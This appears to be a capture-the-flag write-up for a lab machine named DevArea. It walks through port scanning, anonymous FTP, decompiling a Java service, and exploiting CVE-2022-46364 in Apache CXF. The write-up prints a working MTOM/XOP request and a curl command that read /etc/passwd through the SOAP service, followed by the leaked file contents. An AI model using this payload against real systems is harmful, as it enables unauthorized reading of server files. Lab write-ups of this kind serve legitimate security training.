Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DevArea]
└─$ nmap -sC -sV -Pn 10.129.244.208 -oN ./nmap.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-05 08:08 +0000
Nmap scan report for 10.129.244.208
Host is up (0.33s latency).
Not shown: 932 closed tcp ports (reset), 62 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://devarea.htb/
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-title: Error 404 Not Found
8500/tcp open  http    Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 05 Apr 2026 08:11:52 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 05 Apr 2026 08:11:32 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 05 Apr 2026 08:11:33 GMT
|     Content-Length: 64
|_    This is a proxy server. Does not respond to non-proxy requests.
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly Dashboard
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8500-TCP:V=7.98%I=7%D=4/5%Time=69D218A2%P=aarch64-unknown-linux-gnu
SF:%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:
SF:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20
SF:Bad\x20Request")%r(GetRequest,E9,"HTTP/1\.0\x20500\x20Internal\x20Serve
SF:r\x20Error\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Conten
SF:t-Type-Options:\x20nosniff\r\nDate:\x20Sun,\x2005\x20Apr\x202026\x2008:
SF:11:32\x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x
SF:20server\.\x20Does\x20not\x20respond\x20to\x20non-proxy\x20requests\.\n
SF:")%r(HTTPOptions,E9,"HTTP/1\.0\x20500\x20Internal\x20Server\x20Error\r\
SF:nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-Type-Option
SF:s:\x20nosniff\r\nDate:\x20Sun,\x2005\x20Apr\x202026\x2008:11:33\x20GMT\
SF:r\nContent-Length:\x2064\r\n\r\nThis\x20is\x20a\x20proxy\x20server\.\x2
SF:0Does\x20not\x20respond\x20to\x20non-proxy\x20requests\.\n")%r(RTSPRequ
SF:est,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/pla
SF:in;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Reque
SF:st")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n
SF:Content-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r
SF:\n\r\n400\x20Bad\x20Request")%r(FourOhFourRequest,E9,"HTTP/1\.0\x20500\
SF:x20Internal\x20Server\x20Error\r\nContent-Type:\x20text/plain;\x20chars
SF:et=utf-8\r\nX-Content-Type-Options:\x20nosniff\r\nDate:\x20Sun,\x2005\x
SF:20Apr\x202026\x2008:11:52\x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x
SF:20is\x20a\x20proxy\x20server\.\x20Does\x20not\x20respond\x20to\x20non-p
SF:roxy\x20requests\.\n")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Reque
SF:st\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20c
SF:lose\r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x20400\x
SF:20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nCo
SF:nnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Socks5,67,"HTTP/1\.
SF:1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=u
SF:tf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request");
Service Info: Host: _; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.71 seconds
Let's add devarea.htb to our /etc/hosts
FTP - TCP 21
We can use anonymous account to access to the ftp service.
There is a file called employee-service.jar
ftp> ls
229 Entering Extended Passive Mode (|||45923|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
226 Directory send OK.
We can use jadxto help us decompile it
 We need to check these links
System.out.println("Employee Service running at http://localhost:8080/employeeservice");

System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DevArea]
└─$ curl http://devarea.htb:8080/employeeservice?wsdl
<?xml version='1.0' encoding='UTF-8'?><wsdl:definitions xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:tns="http://devarea.htb/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:ns1="http://schemas.xmlsoap.org/soap/http" name="EmployeeServiceService" targetNamespace="http://devarea.htb/">
  <wsdl:types>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://devarea.htb/" elementFormDefault="unqualified" targetNamespace="http://devarea.htb/" version="1.0">

  <xs:element name="submitReport" type="tns:submitReport"/>

  <xs:element name="submitReportResponse" type="tns:submitReportResponse"/>

  <xs:complexType name="submitReport">
    <xs:sequence>
      <xs:element minOccurs="0" name="arg0" type="tns:report"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="report">
    <xs:sequence>
      <xs:element name="confidential" type="xs:boolean"/>
      <xs:element minOccurs="0" name="content" type="xs:string"/>
      <xs:element minOccurs="0" name="department" type="xs:string"/>
      <xs:element minOccurs="0" name="employeeName" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="submitReportResponse">
    <xs:sequence>
      <xs:element minOccurs="0" name="return" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

</xs:schema>
  </wsdl:types>
  <wsdl:message name="submitReport">
    <wsdl:part element="tns:submitReport" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:message name="submitReportResponse">
    <wsdl:part element="tns:submitReportResponse" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:portType name="EmployeeService">
    <wsdl:operation name="submitReport">
      <wsdl:input message="tns:submitReport" name="submitReport">
    </wsdl:input>
      <wsdl:output message="tns:submitReportResponse" name="submitReportResponse">
    </wsdl:output>
    </wsdl:operation>
  </wsdl:portType>
  <wsdl:binding name="EmployeeServiceServiceSoapBinding" type="tns:EmployeeService">
    <soap:binding style="document" transport="http://schemas.xmlsoap.org/soap/http"/>
    <wsdl:operation name="submitReport">
      <soap:operation soapAction="" style="document"/>
      <wsdl:input name="submitReport">
        <soap:body use="literal"/>
      </wsdl:input>
      <wsdl:output name="submitReportResponse">
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>
  </wsdl:binding>
  <wsdl:service name="EmployeeServiceService">
    <wsdl:port binding="tns:EmployeeServiceServiceSoapBinding" name="EmployeeServicePort">
      <soap:address location="http://devarea.htb:8080/employeeservice"/>
    </wsdl:port>
  </wsdl:service>
</wsdl:definitions>
SOAP interactions require a contract, the contract provides everything we need for a valid request: the SOAP operation is submitReport, the service path is /employeeservice, and the request body must wrap a report object in arg0.
We can send a minimal SOAP request and see how the service responds to user input.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DevArea]
└─$ curl -s http://devarea.htb:8080/employeeservice \
  -H 'Content-Type: text/xml; charset=utf-8' \
  -d @- <<'EOF'
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/">
  <soapenv:Header/>
  <soapenv:Body>
    <dev:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content>hello</content>
        <department>IT</department>
        <employeeName>test</employeeName>
      </arg0>
    </dev:submitReport>
  </soapenv:Body>
</soapenv:Envelope>
EOF
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"><return>Report received from test. Department: IT. Content: hello</return></ns2:submitReportResponse></soap:Body></soap:Envelope>
This proves that the submitReport function is working properly.
From the jadx, we can also find
import org.apache.cxf.jaxws.JaxWsServerFactoryBean;
Apache CXF is a framework for handling SOAP services.We also need to check the version of that.
META-INF/maven/org.apache.cxf/cxf-core/pom.properties
META-INF/maven/org.apache.cxf/cxf-rt-frontend-jaxws/pom.properties
Both files showed the same bundled Apache CXF version:
version=3.2.14
From that, we can find the target CVE
CVE-2022-46364
https://www.cvedetails.com/cve/CVE-2022-46364/
A SSRF vulnerability in parsing the href attribute of XOP:Include in MTOM requests in versions of Apache CXF before 3.5.5 and 3.4.10 allows an attacker to perform SSRF style attacks on webservices that take at least one parameter of any type.
submitReport accepts a user-controlled Report object, and the application reflects the submitted fields in the response.
We can try putting the xop:Include reference into one of the user-controlled fields and see if Apache CXF can resolve it.
Let's try to leak the /etc/passwd
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/">
  <soapenv:Header/>
  <soapenv:Body>
    <dev:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content>hello</content>
        <department>IT</department>
        <employeeName><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///etc/passwd"/></employeeName>
      </arg0>
    </dev:submitReport>
  </soapenv:Body>
</soapenv:Envelope>
Wrap the XML as the root MIME part in poc.req:
------devarea
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-Transfer-Encoding: 8bit
Content-ID: <root@devarea>

<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/">
  <soapenv:Header/>
  <soapenv:Body>
    <dev:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content>hello</content>
        <department>IT</department>
        <employeeName><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///etc/passwd"/></employeeName>
      </arg0>
    </dev:submitReport>
  </soapenv:Body>
</soapenv:Envelope>
------devarea--
Now let's try to send the request and check the response
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DevArea]
└─$ curl -s -X POST http://devarea.htb:8080/employeeservice \
  -H 'Content-Type: multipart/related; type="application/xop+xml"; start="<root@devarea>"; start-info="text/xml"; boundary="----devarea"' \
  --data-binary @poc.req
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"><return>Report received from cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjQyOjY1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLW5ldHdvcms6eDo5OTg6OTk4OnN5c3RlbWQgTmV0d29yayBNYW5hZ2VtZW50Oi86L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC10aW1lc3luYzp4Ojk5Nzo5OTc6c3lzdGVtZCBUaW1lIFN5bmNocm9uaXphdGlvbjovOi91c3Ivc2Jpbi9ub2xvZ2luCm1lc3NhZ2VidXM6eDoxMDE6MTAyOjovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC1yZXNvbHZlOng6OTkyOjk5MjpzeXN0ZW1kIFJlc29sdmVyOi86L3Vzci9zYmluL25vbG9naW4KcG9sbGluYXRlOng6MTAyOjE6Oi92YXIvY2FjaGUvcG9sbGluYXRlOi9iaW4vZmFsc2UKcG9sa2l0ZDp4Ojk5MTo5OTE6VXNlciBmb3IgcG9sa2l0ZDovOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c2xvZzp4OjEwMzoxMDQ6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgp1dWlkZDp4OjEwNDoxMDU6Oi9ydW4vdXVpZGQ6L3Vzci9zYmluL25vbG9naW4KdGNwZHVtcDp4OjEwNToxMDc6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgp0c3M6eDoxMDY6MTA4OlRQTSBzb2Z0d2FyZSBzdGFjaywsLDovdmFyL2xpYi90cG06L2Jpbi9mYWxzZQpsYW5kc2NhcGU6eDoxMDc6MTA5OjovdmFyL2xpYi9sYW5kc2NhcGU6L3Vzci9zYmluL25vbG9naW4KZnd1cGQtcmVmcmVzaDp4Ojk4OTo5ODk6RmlybXdhcmUgdXBkYXRlIGRhZW1vbjovdmFyL2xpYi9md3VwZDovdXNyL3NiaW4vbm9sb2dpbgp1c2JtdXg6eDoxMDg6NDY6dXNibXV4IGRhZW1vbiwsLDovdmFyL2xpYi91c2JtdXg6L3Vzci9zYmluL25vbG9naW4Kc3NoZDp4OjEwOTo2NTUzNDo6L3J1bi9zc2hkOi91c3Ivc2Jpbi9ub2xvZ2luCmRldl9yeWFuOng6MTAwMToxMDAxOjovaG9tZS9kZXZfcnlhbjovYmluL2Jhc2gKZnRwOng6MTEwOjExMTpmdHAgZGFlbW9uLCwsOi9zcnYvZnRwOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3dhdGNoOng6OTg0Ojk4NDo6L29wdC9zeXN3YXRjaDovdXNyL3NiaW4vbm9sb2dpbgpwb3N0Zml4Ong6MTExOjExMjo6L3Zhci9zcG9vbC9wb3N0Zml4Oi91c3Ivc2Jpbi9ub2xvZ2luCl9sYXVyZWw6eDo5OTk6OTg3OjovdmFyL2xvZy9sYXVyZWw6L2Jpbi9mYWxzZQpkaGNwY2Q6eDoxMDA6NjU1MzQ6REhDUCBDbGllbnQgRGFlbW9uLCwsOi91c3IvbGliL2RoY3BjZDovYmluL2ZhbHNlCg==. Department: IT. Content: hello</return></ns2:submitReportResponse></soap:Body></soap:Envelope>
The file content is returned to employeeName in base64 encoded form, which we can decode.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DevArea]
└─$ echo "cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjQyOjY1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLW5ldHdvcms6eDo5OTg6OTk4OnN5c3RlbWQgTmV0d29yayBNYW5hZ2VtZW50Oi86L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC10aW1lc3luYzp4Ojk5Nzo5OTc6c3lzdGVtZCBUaW1lIFN5bmNocm9uaXphdGlvbjovOi91c3Ivc2Jpbi9ub2xvZ2luCm1lc3NhZ2VidXM6eDoxMDE6MTAyOjovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC1yZXNvbHZlOng6OTkyOjk5MjpzeXN0ZW1kIFJlc29sdmVyOi86L3Vzci9zYmluL25vbG9naW4KcG9sbGluYXRlOng6MTAyOjE6Oi92YXIvY2FjaGUvcG9sbGluYXRlOi9iaW4vZmFsc2UKcG9sa2l0ZDp4Ojk5MTo5OTE6VXNlciBmb3IgcG9sa2l0ZDovOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c2xvZzp4OjEwMzoxMDQ6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgp1dWlkZDp4OjEwNDoxMDU6Oi9ydW4vdXVpZGQ6L3Vzci9zYmluL25vbG9naW4KdGNwZHVtcDp4OjEwNToxMDc6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgp0c3M6eDoxMDY6MTA4OlRQTSBzb2Z0d2FyZSBzdGFjaywsLDovdmFyL2xpYi90cG06L2Jpbi9mYWxzZQpsYW5kc2NhcGU6eDoxMDc6MTA5OjovdmFyL2xpYi9sYW5kc2NhcGU6L3Vzci9zYmluL25vbG9naW4KZnd1cGQtcmVmcmVzaDp4Ojk4OTo5ODk6RmlybXdhcmUgdXBkYXRlIGRhZW1vbjovdmFyL2xpYi9md3VwZDovdXNyL3NiaW4vbm9sb2dpbgp1c2JtdXg6eDoxMDg6NDY6dXNibXV4IGRhZW1vbiwsLDovdmFyL2xpYi91c2JtdXg6L3Vzci9zYmluL25vbG9naW4Kc3NoZDp4OjEwOTo2NTUzNDo6L3J1bi9zc2hkOi91c3Ivc2Jpbi9ub2xvZ2luCmRldl9yeWFuOng6MTAwMToxMDAxOjovaG9tZS9kZXZfcnlhbjovYmluL2Jhc2gKZnRwOng6MTEwOjExMTpmdHAgZGFlbW9uLCwsOi9zcnYvZnRwOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3dhdGNoOng6OTg0Ojk4NDo6L29wdC9zeXN3YXRjaDovdXNyL3NiaW4vbm9sb2dpbgpwb3N0Zml4Ong6MTExOjExMjo6L3Zhci9zcG9vbC9wb3N0Zml4Oi91c3Ivc2Jpbi9ub2xvZ2luCl9sYXVyZWw6eDo5OTk6OTg3OjovdmFyL2xvZy9sYXVyZWw6L2Jpbi9mYWxzZQpkaGNwY2Q6eDoxMDA6NjU1MzQ6REhDUCBDbGllbnQgRGFlbW9uLCwsOi91c3IvbGliL2RoY3BjZDovYmluL2ZhbHNlCg==" | base64 -d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
dev_ryan:x:1001:1001::/home/dev_ryan:/bin/bash
ftp:x:110:111:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
syswatch:x:984:984::/opt/syswatch:/usr/sbin/nologin
